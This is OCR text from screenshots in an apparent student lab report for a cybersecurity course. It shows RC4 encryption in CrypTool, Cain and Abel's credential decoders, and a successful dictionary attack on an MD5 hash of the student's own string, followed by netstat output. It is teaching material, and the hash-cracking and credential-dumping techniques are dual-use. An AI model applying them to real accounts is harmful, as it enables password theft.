

Windows 7 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Windows 7
Shared VMs
Home
Windows 7
CrypTool 1.4.41 - Unnamed1
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
startingexample-en
Unnamed1
NEERAJ APPARI T073
Press F1 to obtain help.
L:1 C:19 P:19
CAP
CrypTool
Nmap
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
10:58
17-12-2021



Windows 7 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Windows 7
Shared VMs
Home
Windows 7
CrypTool 1.4.41 - Unnamed1
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
Key Entry: RC4
Enter the key using hexadecimal characters (0..9, A..F).
Key length:
8 bits
00
Encrypt
Decrypt
Cancel
Press F1 to obtain help.
L:1 C:19 P:19
CAP
CrypTool
Nmap
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
10:58
17-12-2021



Windows 7 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Windows 7
Shared VMs
Home
Windows 7
CrypTool 1.4.41 - RC4 decryption of <RC4 encryption of <Unnamed1>, key <00>>, key <00>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
startingexample-en
Unnamed1
RC4 encryption of <Unnamed1>, key <00>
RC4 decryption of <RC4 encryption of <Unnamed1>, key <00>>, key <00>
NEERAJ APPARI T073
Press F1 to obtain help.
L:1 C:1 P:1
CAP
CrypTool
Nmap
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
10:59
17-12-2021


2-B


Windows 7 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Windows 7
Shared VMs
Home
Windows 7
File View Configure Tools Help
Processor Info Alt+I
Disconnect.. Alt+D
Route Table Alt+R
Tcp/Udp Tables Alt+P
Base64 Password Decoder Alt+6
Access Database Password Decoder Alt+A
Cisco Type-7 Password Decoder Alt+7
Cisco VPN Client Password Decoder Alt+V
VNC Password Decoder Alt+N
Hash Calculator Alt+C
RSA SecurID Token Calculator Alt+S
Remote Desktop Password Decoder Alt+T
Syskey Decoder Alt+K
WPA PSK Calculator Alt+L
Decoders
Network
Wireless
Query
Cached Passwords
Protected Storage
LSA Secrets
Wireless Passwords
IE 7/8/9 Passwords
Windows Mail Passwords
Dialup Passwords
Edit Boxes
Enterprise Manager
Credential Manager
Windows Vault
Protected Storage
Nmap
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
11:00
17-12-2021



Windows 7 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Windows 7
Shared VMs
Home
Windows 7
File View Configure Tools Help
Decoders Network Sniffer Cracker
Cached Passwords
Protected Storage
LSA Secrets
Wireless Passwords
IE 7/8/9 Passwords
Windows Mail Passwords
Dialup Passwords
Edit Boxes
Enterprise Manager
Credential Manager
Windows Vault
Press the + button on t
Protected Storage
http://www.oxid.it
Hash Calculator
Text to hash
password
Bytes to hash (HEX)
Calculate
Cancel
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
11:01
17-12-2021



Windows 7 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Windows 7
Shared VMs
Home
Windows 7
File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hash
NTLMv2 Hashes
MS-Cache Hashes
PWL files (0)
Cisco IOS-MD5 H
Cisco PIX-MD5 H
APOP-MD5 Hash
CRAM-MD5 Hash
OSPF-MD5 Hashe
RIPv2-MD5 Hashe
VRRP-HMAC Has
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (0)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hash
Kerb5 PreAuth Ha
MD5 Hash
Password
Note
MD5 Hash (in HEX)
65C6D833C148D4CE86EB3AE9CC374EE6
OK
Cancel
MD5 Hashes
http://www.oxid.it
Wordlist1
Date modified: 12/17/2021 11:04 AM
Date created: 1/30/2019 1:30 PM
Text Document
Size: 3.29 MB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
11:05
17-12-2021


Windows 7 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Windows 7
Shared VMs
Home
Windows 7
File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hash
NTLMv2 Hashes
MS-Cache Hashes
PWL files (0)
Cisco IOS-MD5 H
Cisco PIX-MD5 H
APOP-MD5 Hash
CRAM-MD5 Hash
OSPF-MD5 Hashe
RIPv2-MD5 Hashe
VRRP-HMAC Has
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (1)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hash
Kerb5 PreAuth Ha
MD5 Hash
Password
Note
65C6D833C148D4CE86...
MD5 Hashes
http://www.oxid.it
Wordlist1
Date modified: 12/17/2021 11:04 AM
Date created: 1/30/2019 1:30 PM
Text Document
Size: 3.29 MB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
11:06
17-12-2021



Windows 7 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Windows 7
Shared VMs
Home
Windows 7
Dictionary Attack
Dictionary
File
Position
C:\Users\CS\Documents\Wordlist1.txt
3456328
Key Rate
Dictionary Position
Current password
Options
As Is (Password)
Reverse (PASSWORD - DROWSSAP)
Double (Pass - PassPass)
Lowercase (PASSWORD - password)
Uppercase (Password - PASSWORD)
Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
Case perms (Pass,pAss,paSs,...PaSs...PASS)
Two numbers Hybrid Brute (Pass0...Pass99)
Plaintext of 65C6D833C148D4CE86EB3AE9CC374EE6 is NEERAJ APPARI T073
Attack stopped!
1 of 1 hashes cracked
Start
Exit
Cracker
MD5 Hashes (1)
http://www.oxid.it
Wordlist1
Text Document
Size: 3.29 MB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
ENG
11:08
17-12-2021


Practical 3



Command Prompt
Default Gateway . . . . . : 192.168.1.1
C:\Users\LAXMINARAYANRO>netstat
Active Connections
Proto Local Address Foreign Address State
TCP 127.0.0.1:1521 LAPTOP-3SU70JDC:49678 ESTABLISHED
TCP 127.0.0.1:49678 LAPTOP-3SU70JDC:1521 ESTABLISHED
TCP 192.168.1.102:49740 40.83.247.108:https ESTABLISHED
TCP 192.168.1.102:49802 104.18.26.211:https ESTABLISHED
TCP 192.168.1.102:49831 40.83.240.146:https ESTABLISHED
TCP 192.168.1.102:49833 se-in-f188:5228 ESTABLISHED
TCP 192.168.1.102:49839 se-in-f188:5228 ESTABLISHED
TCP 192.168.1.102:49879 40.70.161.7:https CLOSE_WAIT
TCP 192.168.1.102:50099 40.100.140.130:https ESTABLISHED
TCP 192.168.1.102:50168 104.18.27.211:https ESTABLISHED
TCP 192.168.1.102:50385 whatsapp-cdn-shv-01-bom1:https ESTABLISHED
TCP 192.168.1.102:50415 ec2-3-209-102-28:https ESTABLISHED
TCP 192.168.1.102:50560 172.67.13.182:https ESTABLISHED
TCP 192.168.1.102:50622 26:https ESTABLISHED
TCP 192.168.1.102:50624 193:https ESTABLISHED
TCP 192.168.1.102:50641 185.29.132.245:https ESTABLISHED
TCP 192.168.1.102:50654 151.101.130.49:https ESTABLISHED
TCP 192.168.1.102:50678 104.16.148.64:https ESTABLISHED
TCP 192.168.1.102:50691 104.16.148.64:https ESTABLISHED
TCP 192.168.1.102:50703 server-13-227-166-30:https TIME_WAIT
TCP 192.168.1.102:50708 a23-212-240-33:https ESTABLISHED
TCP 192.168.1.102:50714 151.101.130.133:https ESTABLISHED
